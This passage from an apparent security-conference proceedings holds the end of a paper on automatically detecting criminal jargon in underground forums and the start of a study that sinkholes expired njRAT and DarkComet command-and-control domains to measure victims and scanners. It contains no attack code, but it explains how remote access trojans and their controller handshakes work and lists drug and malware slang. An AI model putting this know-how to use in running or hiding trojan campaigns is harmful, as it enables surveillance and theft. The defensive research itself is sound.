**Criminal trace identification in benign corpora**. The availability of dark jargons enables us to investigate the criminal communication traces on public forums. Specifically, for each communication trace in Reddit, we evaluated whether it includes dark jargons and their co-occurrence terms. The co-occurrence terms are those commonly used in criminal activities on underground forums. For example, "escrow" is a highly-frequent co-occurrence term in the drug advertisement of "blueberry" (marijuana). In this way, we discovered 675 communication traces in Reddit related to criminal activities. Interestingly, among them, 48.3% of the traces with dark jargons do not include their corresponding hypernyms. It means that the criminals intend to use dark jargons to cover its explicit meaning.

To investigate criminal activities of the criminal communication traces using dark jargons, we extracted the keywords using RAKE from the criminal traces and clustered the traces based on those keywords using the classic k-Nearest-Neighbor (k-NN) algorithm [29]. Then, we inspected each cluster manually, and found that most of the communication traces are related to illicit drug trading and drug vendor review. Also interesting, we discovered that drug vendors aggressively post illicit drug trading ads on Reddit: 33 traces about drug trading come from the same vendor *humboldtgrows*. Also, even though Reddit prohibits the posts related to criminal activities [14], we found that the communication traces with dark jargons enjoyed a long lifetime. 73 criminal traces have been there more than one year.

**Black words**. Cantreader utilizes the semantic inconsistency of dark jargons in the dark corpora and legitimate corpora for identification. However, another type of criminal related terms (called *black words*) are only used by criminals and barely seen on legitimate forums, which cannot be recognized by Cantreader directly. However, we found that such dedicated black words can actually be identified and understood by leveraging the dark jargons we discovered. Specifically, for each word that appears frequently in the dark corpus but has been excluded during the vocabulary building (e.g., due to its absence in $C_{legit}$, see Section 4.2), we look for its top 40 similar words in the dark corpus (in terms of the cosine distance between word vectors), and examine their overlap with a list of dark jargons we discovered. This jargon list consists of 200 most frequent dark jargons we manually verified. We consider the word to be a black word when the overlap is no less than 5. For such a word, we further used the most common hypernym of the overlapping jargons to interpret it. For example, we found that "chocolope", a kind of marijuana, which does not appear in $C_{legit}$, frequently co-occurs with multiple drug jargons

Table 8: Top 3 hypernyms with most black words

| Hypernym | # black words | percentage |
|---|---|---|
| sedative | 69 | 14.4 |
| narcotics | 63 | 13.2 |
| stimulant | 46 | 9.6 |





Figure 8: Trace volume of four jargons across month

such as "blueberry", "diesel" and "kush" in $C_{dark}$. In this way, we discovered 522 black words related to 14 hypernyms. We manually examined and confirmed that 478 were indeed black words, which gives an accuracy of 91.57%.

Figure 6d shows the cumulative distribution of the number of similar jargons per black word. We found that 50% of the black words are similar to more than 10 dark jargons on the list. Table 8 presents the top 5 hypernyms of black words with most instances. Here, "sedatives" have most black words (14.4%), followed by "narcotics" (13.2%) and "stimulants" (9.6%). Also interestingly, criminals utilize obfuscated terms as black words, e.g., "li0n" (crypter) and "Illusi0n" (trojan).

## 6.3 Case Study

Our research discovers many jargons related to malware or cyber attack services. We found that identifying such jargons helps cyber threat intelligence gathering from the underground forum to better understand various threats. For example, "rat" (remote access trojan) is mentioned in 9,445 unique criminal communication traces, in the contexts of trojan development, new trojan promotion and exploit package purchase/sell.

Figure 8 illustrates the trace volume of the dark jargons "rat", "loki", "xtreme" and "ivy" per month from 05/2008 to 03/2015 in Hack Forum, where "loki", "xtreme" and "ivy" are different kinds of "rat". From the figure, we can see the prevalence of "rat" (including all these jargons) discussion across years, in terms of the number of traces. Overall, 350 traces are related to "ivy", 261 to "xtreme" and 46 to "loki". In fact, compared to "loki" and "xtreme", "ivy" is a more popular "rat" since its release, due to its wide availability and easy-to-use features [13]. We also find that 10% of criminal communication involving "ivy" talks about free download addresses. The traces containing "xtreme" are most for seeking the source code of "xtreme" and its variants. We notice a spree of the trace volume of "rat" from 02/2009 to 10/2011 due to the popularity of multiple kinds of "rat" like "loki", "xtreme" and "ivy". In 02/2015, we observe a small peak of "rat". This is because that Darkcomet 5.3 [2], a kind of "rat", is released and several configuration issues discussions correspond to that.

# 7 Discussion

**Semantic comparison model**. As mentioned earlier, we propose a semantic comparison model to address the challenge in comparing the semantics of a word from different corpora. Our current application domain of the model is jargon discovery. We believe that this semantic comparison model could also be used in any polysemy identification scenario if proper corpora exist. We conducted open domain experiments as reported in Section 3, which indicates the effectiveness of the proposed model on open domain corpora.

Also, even only accepting two corpora in jargon discovery, the semantic comparison model can accept $n$ corpora for comparison by setting the input layer to $n$ times of the word size, where the word size is the intersection words of all $n$ corpora. Such scalability offers the effectiveness to processing and comparing multiple corpora at the same time. In fact, we can further optimize the performance of jargon discovery: consider the example mentioned in Section 3; we can modify the semantic comparison model to accept three corpora $legit$, $dark_1$ and $dark_2$ where $dark_1$ and $dark_2$ are related to the similar criminal activity such as drug trading. Then, the model calculates $Sim_{dark_1,legit}$ and $Sim_{dark_1,dark_2}$ and utilizes $Sim_{dark_1,dark_2}$ to further validate the correctness of dark jargon.

**Limitation**. The main idea of Cantreader is based on the semantic inconsistency of an innocent-looking term in underground communication and in the legitimate corpus. The performance of Cantreader is corpus related. The adversary may play evasion tricks by adding more legitimate terms to their underground communication traces to affect the semantic comparison results. However, even in the presence of relevant content, the dark jargon could still be identified when we select the underground corpora carefully to limit the impact of corpora pollution: such as only selecting a limited number of communication traces from a specific user or including more semantic relevant corpora from different sources. Moreover, our semantic comparison model only conducts word-level semantic inconsistency check and does not support phrase-level jargon detection. A follow-up

step is to optimize the model to identify jargon phrases. A possible solution is to find the possible phrases in underground corpus based on n-gram frequency and concatenate those words into a single term as the input of the semantic comparison model.

## 8 Related Work

Recently, researchers leverage natural language processing for security and privacy research. Examples include analyzing web privacy policies [49], generating app privacy policies [47], analyzing descriptions to infer required app permissions [40, 39], detecting compromised web sites [34], identifying sensitive user input from apps [33, 38], and collecting threat intelligence [35]. Our work proposes a novel NLP analysis model and identifies a novel application of NLP security, i.e., automatically identifying and understanding dark jargons in underground communication traces.

One recent work that is closest to our study introduces a technique to detect search engine keywords referring to illicit products or services [46]. This work utilizes several search engine result features (such as the number of compromised websites in the search results) to determine whether a search keyword is related to the underground economy. This approach, however, is not suitable for dark jargon detection, because dark jargons are mainly short and innocent-looking terms, which have high search engine competition, i.e., search engine results of dark jargons are mainly highly-reputable websites. Hence, the search engine result features cannot capture dark jargons' illicit semantics but only their innocent semantics. Another relevant work [31] identifies illicit product names in the underground forums. The authors presentes a data annotation methods and utilizes the labeled data to train a supervised learning-based classifier. This work relies on a large amount of human effort for the data annotation and is designed not for dark jargon identification but underground economy product. Also, neither of the previous two works is able to reveal the hidden meaning of the detected dark words automatically. Finally, [48] proposes to use word embedding to analyze the semantics of jargons in Chinese underground market. But their endeavors stopped at a rather initial stage, finding semantically similar words of previous-detected jargons using cosine similarity of embedded vectors. Further manual inspection of those similar words is still required to understand the meaning of dark jargons. Moreover, the author fails to address the problem of how to identify dark jargon from the underground market.

## 9 Conclusion

In this paper, we present Cantreader, a novel technique for automatically identifying and understanding dark jargons from underground forums. Cantreader is designed to specialize the neural language model for semantic comparison. Our approach can efficiently capture the semantic inconsistency of a term appearing in different corpora, and then further understand such term by identifying its hypernym. Our evaluation of over one million underground communication traces further reveals the prevalence and characteristics of dark jargons, which highlights the significance of this first step toward effective and automatic semantic analysis of criminal communication traces.

## 10 Acknowledge

We are grateful to Jiang Guo and Dmitry Evtyushkin for their valuable feedback and the anonymous reviewers for their insightful comments. This work is supported in part by the NSF 1408874, 1527141, 1618493 and ARO W911NF1610127.

## References

[1] About the Test Data. http://mattmahoney.net/dc/textdata.html.

[2] Darkcomet. https://en.wikipedia.org/wiki/DarkComet.

[3] DARKNET MARKET ARCHIVES (2013-2015). https://www.gwern.net/DNM-archives.

[4] Darkode forum. https://en.wikipedia.org/wiki/Darkode.

[5] DBPedia. wiki.dbpedia.org.

[6] DEA drug code words. https://ndews.umd.edu/sites/ndews.umd.edu/files/dea-drug-slang-code-words-may2017.pdf.

[7] GitHub - HypeNET: Integrated Path-based and Distributional Method for Hypernymy Detection. https://github.com/vered1986/HypeNET.

[8] Google Trend. https://trends.google.com/trends/.

[9] Hack Forums. https://hackforums.net/ .

[10] Index of /enwiki/. https://dumps.wikimedia.org/enwiki/.

[11] NLTK. http://www.nltk.org.

[12] Nulled forum. https://www.nulled.to/.

[13] Poison Ivy. https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-poison-ivy.pdf.

[14] Reddit Content Policy. https://www.reddit.com/help/contentpolicy/.

[15] Reddit statistics. https://redditblog.com/2015/12/31/reddit-in-2015/.

[16] scikit-learn. http://scikit-learn.org/stable/.

[17] Silk Road(marketplace). https://en.wikipedia.org/wiki/Silk_Road_(marketplace).

[18] SPARQL. https://en.wikipedia.org/wiki/SPARQL.

[19] The DEAs list of drug slang is hilarious and bizarre. https://news.vice.com/en_us/article/8xmbpb/the-deas-list-of-drug-slang-is-hilarious-and-bizarre.

[20] Welcome to Wikidata. https://www.wikidata.org/wiki/Wikidata:Main_Page.

[21] Wikidata:SPARQL query service/Query Helper. https://www.wikidata.org/wiki/Wikidata:SPARQL_query_service/Query_Helper.

[22] word2vec. https://code.google.com/archive/p/word2vec/.

[23] WordNet. https://wordnet.princeton.edu.

[24] Cybercrime economy: An analysis of cybercriminal communication strategies. https://www.flashpoint-intel.com/blog/cybercrime/cybercriminal-communication-strategies/, 2015.

[25] Underground black market: Thriving trade in stolen data, malware, and attack services. https://www.symantec.com/connect/blogs/underground-black-market-thriving-trade-stolen-data-malware-and-attack-services, 2015.

[26] Cantreader. https://sites.google.com/view/cantreader, 2018.

[27] Reddit metrics: Top subreddits. http://redditmetrics.com/top, 2018.

[28] Y. Bengio, R. Ducharme, P. Vincent, and C. Jauvin. A neural probabilistic language model. *Journal of machine learning research*, 3(Feb):1137–1155, 2003.

[29] G. Casella and R. L. Berger. *Statistical inference*, volume 2. Duxbury Pacific Grove, CA, 2002.

[30] N. Christin. Traveling the silk road: A measurement analysis of a large anonymous online marketplace. In *Proceedings of the 22nd international conference on World Wide Web*, pages 213–224. ACM, 2013.

[31] G. Durrett, J. K. Kummerfeld, T. Berg-Kirkpatrick, R. S. Portnoff, S. Afroz, D. McCoy, K. Levchenko, and V. Paxson. Identifying products in online cybercrime marketplaces: A dataset for fine-grained domain adaptation. In *Proceedings of Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2017.

[32] R. Fu, J. Guo, B. Qin, W. Che, H. Wang, and T. Liu. Learning semantic hierarchies via word embeddings. In *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, volume 1, pages 1199–1209, 2014.

[33] J. Huang, Z. Li, X. Xiao, Z. Wu, K. Lu, X. Zhang, and G. Jiang. Supor: Precise and scalable sensitive user input detection for android apps. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 977–992, 2015.

[34] X. Liao, K. Yuan, X. Wang, et al. Seeking nonsense, looking for trouble: Efficient promotional-infection detection through semantic inconsistency search. In *Proceedings of S&P'16*.

[35] X. Liao, K. Yuan, X. Wang, Z. Li, L. Xing, and R. Beyah. Acing the ioc game: Toward automatic discovery and analysis of open-source cyber threat intelligence. In *Proceedings of CCS'16*.

[36] T. Mikolov, K. Chen, G. Corrado, and J. Dean. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781*, 2013.

[37] T. Mikolov, I. Sutskever, K. Chen, G. S. Corrado, and J. Dean. Distributed representations of words and phrases and their compositionality. In *Advances in neural information processing systems*, pages 3111–3119, 2013.

[38] Y. Nan, M. Yang, Z. Yang, S. Zhou, G. Gu, and X. Wang. Uipicker: User-input privacy identification in mobile applications. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 993–1008, Washington, D.C., Aug. 2015. USENIX Association.

[39] R. Pandita, X. Xiao, W. Yang, W. Enck, and T. Xie. Whyper: Towards automating risk assessment of mobile applications. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 527–542, 2013.

[40] Z. Qu, V. Rastogi, X. Zhang, Y. Chen, T. Zhu, and Z. Chen. Autocog: Measuring the description-to-permission fidelity in android applications. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 1354–1365. ACM, 2014.

[41] L. Rimell. Distributional lexical entailment by topic coherence. In *Proceedings of the 14th Conference of the European Chapter of the Association for Computational Linguistics*, pages 511–519, 2014.

[42] V. Shwartz, Y. Goldberg, and I. Dagan. Improving hypernymy detection with an integrated path-based and distributional method. *arXiv preprint arXiv:1603.06076*, 2016.

[43] R. Snow, D. Jurafsky, and A. Y. Ng. Learning syntactic patterns for automatic hypernym discovery. In *Advances in neural information processing systems*, pages 1297–1304, 2005.

[44] R. Snow, D. Jurafsky, and A. Y. Ng. Semantic taxonomy induction from heterogenous evidence. In *Proceedings of the 21st International Conference on Computational Linguistics and the 44th annual meeting of the Association for Computational Linguistics*, pages 801–808. Association for Computational Linguistics, 2006.

[45] F. M. Suchanek, G. Kasneci, and G. Weikum. Yago: A large ontology from wikipedia and wordnet. *Web Semantics: Science, Services and Agents on the World Wide Web*, 6(3):203–217, 2008.

[46] H. Yang, X. Ma, K. Du, Z. Li, H. Duan, X. Su, G. Liu, Z. Geng, and J. Wu. How to learn klingon without a dictionary: Detection and measurement of black keywords used by the underground economy. In *Security and Privacy (SP), 2017 IEEE Symposium on*, pages 751–769. IEEE, 2017.

[47] L. Yu, T. Zhang, X. Luo, and L. Xue. Autoppg: Towards automatic generation of privacy policy for android applications. In *Proceedings of the 5th Annual ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices*, pages 39–50. ACM, 2015.

[48] K. Zhao, Y. Zhang, C. Xing, W. Li, and H. Chen. Chinese underground market jargon analysis based on unsupervised learning. In *Intelligence and Security Informatics (ISI), 2016 IEEE Conference on*, pages 97–102. IEEE, 2016.

[49] S. Zimmeck and S. M. Bellovin. Privee: An architecture for automatically analyzing web privacy policies. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 1–16, 2014.

# Schrödinger's RAT: Profiling the Stakeholders in the Remote Access Trojan Ecosystem

*Mohammad Rezaeirad,*[†] *Brown Farinholt,*[◇] *Hitesh Dharmdasani,*[‡] *Paul Pearce*[††]
*Kirill Levchenko,*[◇] *Damon McCoy*[⋆]
[†]*GMU,* [◇]*UC San Diego,* [‡]*Informant Networks,* [††]*UC Berkeley,* [⋆]*NYU*

## Abstract

Remote Access Trojans (RATs) are a class of malware that give an attacker direct, interactive access to a victim's personal computer, allowing the attacker to steal private data from the computer, spy on the victim in real-time using the camera and microphone, and interact directly with the victim via a dialog box. RATs are used for surveillance, information theft, and extortion of victims.

In this work, we report on the attackers and victims for two popular RATs, njRAT and DarkComet. Using the malware repository VirusTotal, we find all instances of these RATs and identify the domain names of their controllers. We then register those domains that have expired and direct them to our measurement infrastructure, allowing us to determine the victims of these campaigns. We investigate several techniques for excluding network scanners and sandbox executions of malware samples in order to filter apparent infections that are not real victims of the campaign. Our results show that over 99% of the 828,137 IP addresses that connected to our sinkhole are likely not real victims. We report on the number of victims, how long RAT campaigns remain active, and the geographic relationship between victims and attackers.

## 1 Introduction

Remote Access Trojans (RATs) are an emerging class of manually operated malware designed to give human operators direct interactive access to a victim's computer. Unlike automated malware (i.e., spam and DDoS), RATs are predicated on the unique value of each infection, allowing an attacker to extort a human victim or otherwise benefit from access to a victim's private data. RATs are sold and traded in underground communities as tools for voyeurism and blackmailing [11, 18]. RATs have also been reported to be used for state-sponsored espionage and surveillance, and have been used to spy on journalists [46], dissidents [30], and corporations [27].[1]

[1]We likely primarily measure less skilled attackers in this study.

While the unique danger posed by this new class of malware has received considerable attention, the *relationship* between the RAT operator and victim is poorly understood. In this work, we bring to light the behavior of operators and victims of two popular RAT families, njRAT and DarkComet. Our primary aim is to determine *who* is attacking *whom*, the size of the victim and attacker population, and how long victims remain vulnerable after a campaign ends.





Figure 1: Intelligence pollution obfuscates the stakeholders in the RAT Ecosystem.

One of the pervasive challenges of studying populations of victims and attackers is the difficulty of accurately determining the population. Network hosts behaving as victims may be security researchers scanning for command-and-control servers [15, 17], while potential command-and-control servers may be vigilantes operating sinkholes [12, 39, 49]. The central challenge of conducting a study of the RAT ecosystem, then, is to be able to correctly determine who is really a victim or operator, and who is pretending to be one.

In this paper, we design, implement, and deploy improved methodologies for accurately measuring real victims that connect to our sinkhole, RAT-Hole, and identifying RAT controllers using our scanner, RAT-Scan. The task of identifying victims at scale is made difficult by the amount of pollution sinkholes receive from increasingly high-fidelity scanners and sandboxes. Differentiat-

ing between real controllers and sinkholes is also a non-trivial undertaking due to higher fidelity sinkholes. This increasing fidelity in RAT scanners that emulate more of a victim's behavior and sinkholes that emulate more of a real RAT controller's protocol has likely created an arms-race between entangled threat intelligence operations which we call *Intelligence Pollution*. This leads to inaccurate measurements and wasted notification efforts, wherein researchers and security vendors may confuse beneficent sinkholes for malicious controllers, or scanners and sandboxes for actual victims.

In order to mitigate this pollution, we have created RAT-Hole which implements the handshake protocol and error triggering tests for two common RATs, DarkComet and njRAT. Based on extensive testing, we developed a set of heuristics to accurately differentiate sandboxes, scanners, and victims. We leverage the phenomenon that operators of commodity-grade RATs frequently configure their RATs to use free dynamic DNS (DDNS) services [17] domains which expire after one month. We conduct an experiment where we sinkholed 6,897 RAT controller domains associated with DarkComet and njRAT samples.

Based on our classification methodology we found that only 6,710 (0.8%) of the over 800k Source IP addresses that connected to our RAT-Hole were likely victims. If we filter out the lower fidelity scanners, we find that only 3,231 (69%) of the RAT fingerprints that completed a RAT handshake are likely victims. Our analysis also found that telemetry from a /32 and /24 internet telescope could filter less than 1% of the higher fidelity scanners and sandboxes. We also received several repeated manual notifications based on scanners misclassifying our RAT-Hole deployment as a large-scale RAT controller hosting operation.

As part of our study we also created RAT-Scan, which is able to differentiate some sinkholes, including our high fidelity RAT-Hole, from actual RAT controllers by emulating DarkComet and njRAT victims. We deployed RAT-Scan to scan the entire IPv4 address space and found 6,401 IP addresses hosting suspected RAT controllers. Our efforts to accurately differentiate sinkholes from real RAT controllers were complicated by VPN proxy services that were highly dynamic and appear to host both sinkholes and real RAT controllers. In particular, we found that IPJetable, a free VPN service, hosted over 40% of the suspected RAT controllers we found.

We propose that our more accurate identification of controllers and victims could reduce wasted notification effort. In addition, we propose some potential interventions involving the free DDNS and VPN proxy services that provide support infrastructure for RAT operators. This could be in the form of these services voluntarily assisting in blocking RATs from their infrastructure. The other potential intervention is for law enforcement entities to more closely monitor these services to better identify attackers and victims.

The primary contributions of our study include:

- Proposal and evaluation of methods for classifying RAT sandboxes, scanners, and likely victims based on connection to a sinkhole.
- Conducted a large-scale measurement study based on sinkholing 6,897 RAT controller domains. We found that only 6,710 (0.81%) of the over 800k Source IP addresses that connected to our sinkhole were likely victims.
- Proposed and deployed a RAT controller scanner that is able to differentiate some sinkholes from real RAT controllers. Based on our analysis we found that IPJetable, a free VPN service, hosted over 40% of the suspected RAT controllers that we found.
- Identified potentially improved interventions that could mitigate the threat of RATs.

## 2 Background

The subject of this work is the relationship between victims and operators of two commodity RATs (Remote Access Trojans), njRAT and DarkComet. In this section, we provide the necessary background on RATs for the rest of the paper.

### 2.1 RAT Components

Most RATs are made up of three parts: *builder*, *stub*, and *controller*. At the start of a malware campaign, the attacker runs the *builder* program, creating a new instance of the *stub* for installation on a victim's computer. The newly built stub contains the code that will run on the victim's computer with parameters such as the host name of the command-and-control server to contact upon infection. During the campaign, the attacker runs the controller software on the command-and-control server to interact with the victims. In most cases (e.g., for njRAT and DarkComet), the controller provides a graphical user interface and runs directly on the attacker's computer. The attacker, also called the RAT *operator*, interacts with the victim via the controller interface.

### 2.2 RAT Command and Control Protocol

For the RATs studied in this paper, communication between stub and controller begins with the stub opening a TCP connection to the controller host name hard-coded in the stub. The attacker provides this host name to the builder program which produces the stub. Once the stub establishes this connection, RATs can be divided into two groups. In RATs where the application-layer handshake is **controller-initiated**, the controller speaks first by sending a *banner* to the stub immediately after accepting the stub's connection. DarkComet is controller-initiated. In contrast, in a protocol where the handshake

is **victim-initiated**, the stub sends the first message immediately upon connecting (receiving the SYN-ACK from the controller). njRAT is victim-initiated.

Whether a protocol handshake is victim-initiated or controller-initiated determines how we scan for controllers and sinkhole stubs, as described below. Additionally, many RAT protocols support symmetric encryption to obfuscate the command stream and as a form of access control to the stub. In these cases, the encryption key or password is embedded in the stub's configuration.

The initial message sent by a stub contains both information configured by the builder (e.g., password, campaign ID) as well as information unique to the victim machine (e.g., username, hostname, operating system, active window). This information allows the operator to manage multiple campaigns and also to obtain a summary of the victim. Some of the information sent by the stub is potentially Personally Identifiable Information (PII), which introduces ethical challenges to researching RAT sinkholes that we discuss in our ethical framework.

## 2.3 Sinkholing

*Sinkholing* is a term used to indicate the redirection of infected machines' connections from their intended destinations (e.g., attackers' command & control servers [36]) to the sinkhole owner. Local sinkholing efforts, implemented by organizations or individual ISPs, often involve reconfiguring DNS servers and routers to block communication with malicious domains or IP addresses. Larger, coordinated sinkhole operations are often part of broader takedown efforts, requiring cooperation between domain registrars and international authorities. [29, 49]

A prior study found that RAT operators often utilize Dynamic DNS (DDNS) services [17], which allow their controllers to migrate between IP addresses without disruption of operation. Services like No-IP [35] offer free DDNS hostname registrations that expire after 30 days. As we will show, operators often allow their hostnames to expire and this provides a large pool of RAT domain names that can be claimed and sinkholed.

Ideally, a DNS sinkhole operation would be able to identify all victims associated with its acquired domains and to accurately measure victims. Unfortunately, scanners and sandboxes introduce a significant amount of intelligence pollution, as we will show in our study.

## 2.4 Scanning

Internet-wide scanning is a popular technique for Internet measurement, particularly in the field of security. It was recently leveraged to measure the Mirai botnet [3], and is likely used by many academic groups and security vendors. Open-source tools such as ZMap [14] make rapid scanning of IPv4 space accessible to researchers. There are also services such as Censys [13] based on ZMap and Shodan [32] that uses a custom scanner.

Scanning for RAT controllers presents a similar set of challenges to sinkholing. RATs often use victim-initiated handshake protocols to communicate, so simple port scanning or banner grabbing is often not sufficient to confirm the existence of a RAT controller. One must also implement the RAT's handshake, which can be complicated by the inclusion of encryption and custom passwords. Proxies may also conceal multiple controllers behind the same address, while a single controller may reside behind ever-changing addresses (using DDNS, for example). Finally, many academic groups and security vendors operate sinkholes which can be challenging to differentiate from real RAT controllers.

## 2.5 Ethical Framework

Our methodology was approved by our institution's Institutional Review Boards (IRB) and general legal counsel. The ethical framework that we operated under is that we only completed the protocol handshake with peers that contacted us and controllers that are publicly reachable. We did not attempt to execute any commands on infected peers. During the handshake there is some potentially Personal Identifiable Information (PII) that the peer sends to us, such as the PC name (often the name of the victim) or full website URLs a person is visiting if the active window is a browser. In order to mitigate the potential harm caused by our study, we immediately encrypted any fields that might contain PII and did not ever store an unencrypted version of these fields (PII listed at Table 3). Our IRB takes the position that IP addresses are not personally identifiable. In no cases did we attempt to tie our measurements to an actual identity.

# 3 RAT-Hole Methodology and Dataset

Our system consists of two primary components: a high-fidelity sinkhole (*RAT-Hole*) that imitates RAT controllers, and a high-fidelity scanner (*RAT-Scan*) that imitates RAT victims. We present the details of our RAT-Scan system in Section 5. Figure 3 shows a timeline of when each part of our methodology was deployed.





Figure 2: The major components of our operation and their interactions with the subjects of our study.

Figure 2 depicts the system's operation. ❶ An attacker registers a hostname with a DDNS provider like No-IP, creates malware binaries configured with this hostname, and spreads the binaries to victims in the wild. ❷ Some of





Figure 3: Timeline of data collection phases of our study; Binary Acquisition (3.1), Controller Domain Resolution (3.2), Scanning for Controllers (5.4), Domain Claiming (3.2), and Sinkholing (3.4).

the malware is detected and uploaded to VirusTotal [52]. ❸ Our VirusTotal-deployed YARA rules [54] find these malware samples, from which we extract configurations (including controller IP addresses, hostnames, and passwords). Many hostnames belong to No-IP. Our DDNS Claimer registers any expired, No-IP-owned hostnames and configures them to resolve to RAT-Hole's IP range. RAT-Hole then receives all connection attempts to these hostnames. ❹ Simultaneously, RAT-Scan continuously probes all extracted IP addresses and hostnames for controller activity in the wild.

We limit the scope of our study to two RAT families, DarkComet and njRAT, since reverse-engineering and implementing parts of their protocols in RAT-Hole and RAT-Scan is a time-consuming manual effort. These two were chosen because they are the most popular RAT families for which we were able to obtain source code for multiple versions, and there is existing documentation of their protocols to assist with the reverse-engineering process [6, 10, 20]. As an approximate measure of prevalence, we count the number of unique binaries associated with RAT families uploaded to VirusTotal by using up-to-date YARA rules for sample hunting. We found that njRAT and DarkComet were the third and fifth most popular RATs on VirusTotal when we began our study.

## 3.1 RAT Binary Acquisition

Using YARA signatures for all known versions of DarkComet and njRAT, we monitored VirusTotal for 9 months (2016-12-01 to 2017-08-17), obtaining 33,560 samples in all. Each sample has a configuration, including the address of its controller (domain:port or IP:port), its campaign ID, its password, and its version. We attempted to extract configurations from each sample using an existing Python tool [5]. Table 1 shows that we were able to obtain configurations for 22,124 *unique* samples of DarkComet and 4,535 *unique* samples of njRAT. Our njRAT YARA rule can detect subfamilies of DarkComet and njRAT that our decoder does not support. This is one of the primary reasons why we are not able to decode all our RAT samples.

| Family | # Sample | % Sample | # Unique |
|---|---|---|---|
| DarkComet | 22,362 | 66.6 | 22,124 |
| njRAT | 5,049 | 15.0 | 4,535 |
| *Other* | 5 | <0.1 | - |
| *Failed Decoding* | 6,144 | 18.3 | - |
| Total | 33,560 | 100.0 | 26,659 |

Table 1: Counts of RAT samples downloaded, both total and unique, by family. *Other* are RAT samples that matched our YARA signatures incorrectly. *Failed Decoding* are samples from which configurations could not be extracted.

## 3.2 Domain Claiming

**Domain dataset.** We performed an analysis of the domain names found in the RAT configurations. Table 2 shows that most of the domains we found that were used by DarkComet and njRAT are associated with free Dynamic DNS (DDNS) providers, and that No-IP managed 60% of all discovered domains (77% of DDNS).

| Controller Type | # Domain | % Domain |
|---|---|---|
| No-IP | 8,564 | 60.0 |
| DuckDNS | 2,459 | 17.2 |
| FreeDNS | 92 | <0.1 |
| DynDNS | 38 | <0.1 |
| Total Dynamic DNS | 11,153 | 78.1 |
| *Unknown* | 3,120 | 21.9 |
| Total | 14,273 | 100.0 |

Table 2: Breakdown of C&C domains in our RAT sample population by Dynamic DNS provider. *Unknown* encompasses all domains unrelated to a known DDNS provider.

**DDNS Claimer.** We developed a web automation toolkit to automate the process of identifying expired DarkComet and njRAT domains controlled by No-IP and claiming them. We only claimed domains from No-IP, since there is manual effort involved in building the web automation toolkit and No-IP was by far the most popular free DDNS provider used by DarkComet and njRAT. We limit our study to only expired domains that we can claim freely; we do *not* attempt to seize owned domains, in order to avoid additional disruption to the ecosystem that we were measuring. As future work we plan to expand our claiming infrastructure to other DDNS providers and actual registered domains to understand if this affects the results of our analysis.

Our DDNS domain claiming operation, which started on 2017-07-15 and ended on 2017-11-17, claimed 6,897, or 81%, of the 8,564 DDNS domains managed by No-IP.

## 3.3 RAT-Hole Operation

**Architecture.** RAT-Hole is a socket server application that utilizes `epoll` in order to handle a large number of connections, simultaneously.

A RAT-Hole node has three sets of interfaces. (1) *Management:* all the management traffic, such as data backup and database iterations, are performed using this interface. (2) *Sinkholing:* This set of virtual interfaces (206 IP addresses) are assigned to the sinkholed domains by our domain claiming system. We randomly claimed 200[2] expired DarkComet and njRAT from the set of No-IP domains that we discovered. These domains were monitored for one hour. After that one hour we released these domains, waited for 5 minutes for the old domain names to expire from DNS caches, and then claimed a new set of 200 randomly selected domains. (3) *Decoy:* We intentionally did not use 11 of the IP addresses in our subset as sink-holing interfaces so that we could identify connection attempts to them that indicate scanning behavior. We randomly selected IP addresses to be decoy interfaces.

RAT-Hole includes a Deep Packet Inspection (DPI) pattern-matching based state machine that maintains the state of each active TCP connection from the sink-hole and decoy interfaces. These states are:

**Incoming.** RAT-Hole allocates a data structure indexed by connection ID for any TCP connection that completes a TCP three-way handshake with the RAT-Hole. Here, connection ID is a tuple of source IP address, destination IP address and TCP port. This ID is used as an index by RAT-Hole to locate the previous states of the connection and to update the connection's state.

**Protocol detection.** Once a TCP connection is established RAT-Hole waits three seconds to receive data. After three seconds it will probe the peer by sending a DarkComet C&C banner to determine if it is an njRAT stub and update the state of the connection.

**Victim-initiated RAT protocol detection.** When RAT-Hole receives an initial message from a completed TCP connection before the three second timer expires, it will examine all of our regular expression-based RAT family detection signatures over the payload to identify the incoming peer's protocol. We have created 16 signatures that are able to detect the initial message sent by common versions of njRAT, XtreamRAT, ShadowTech, NetWire, H-Worm, LuminosityLink, Black WorM, and KJ w0rm. However, we implement the complete njRAT handshake to determine if it is an actual njRAT stub or intelligence gathering operation. Although we did not claim any domains used by these variants, we did see initial messages for these other RAT families.

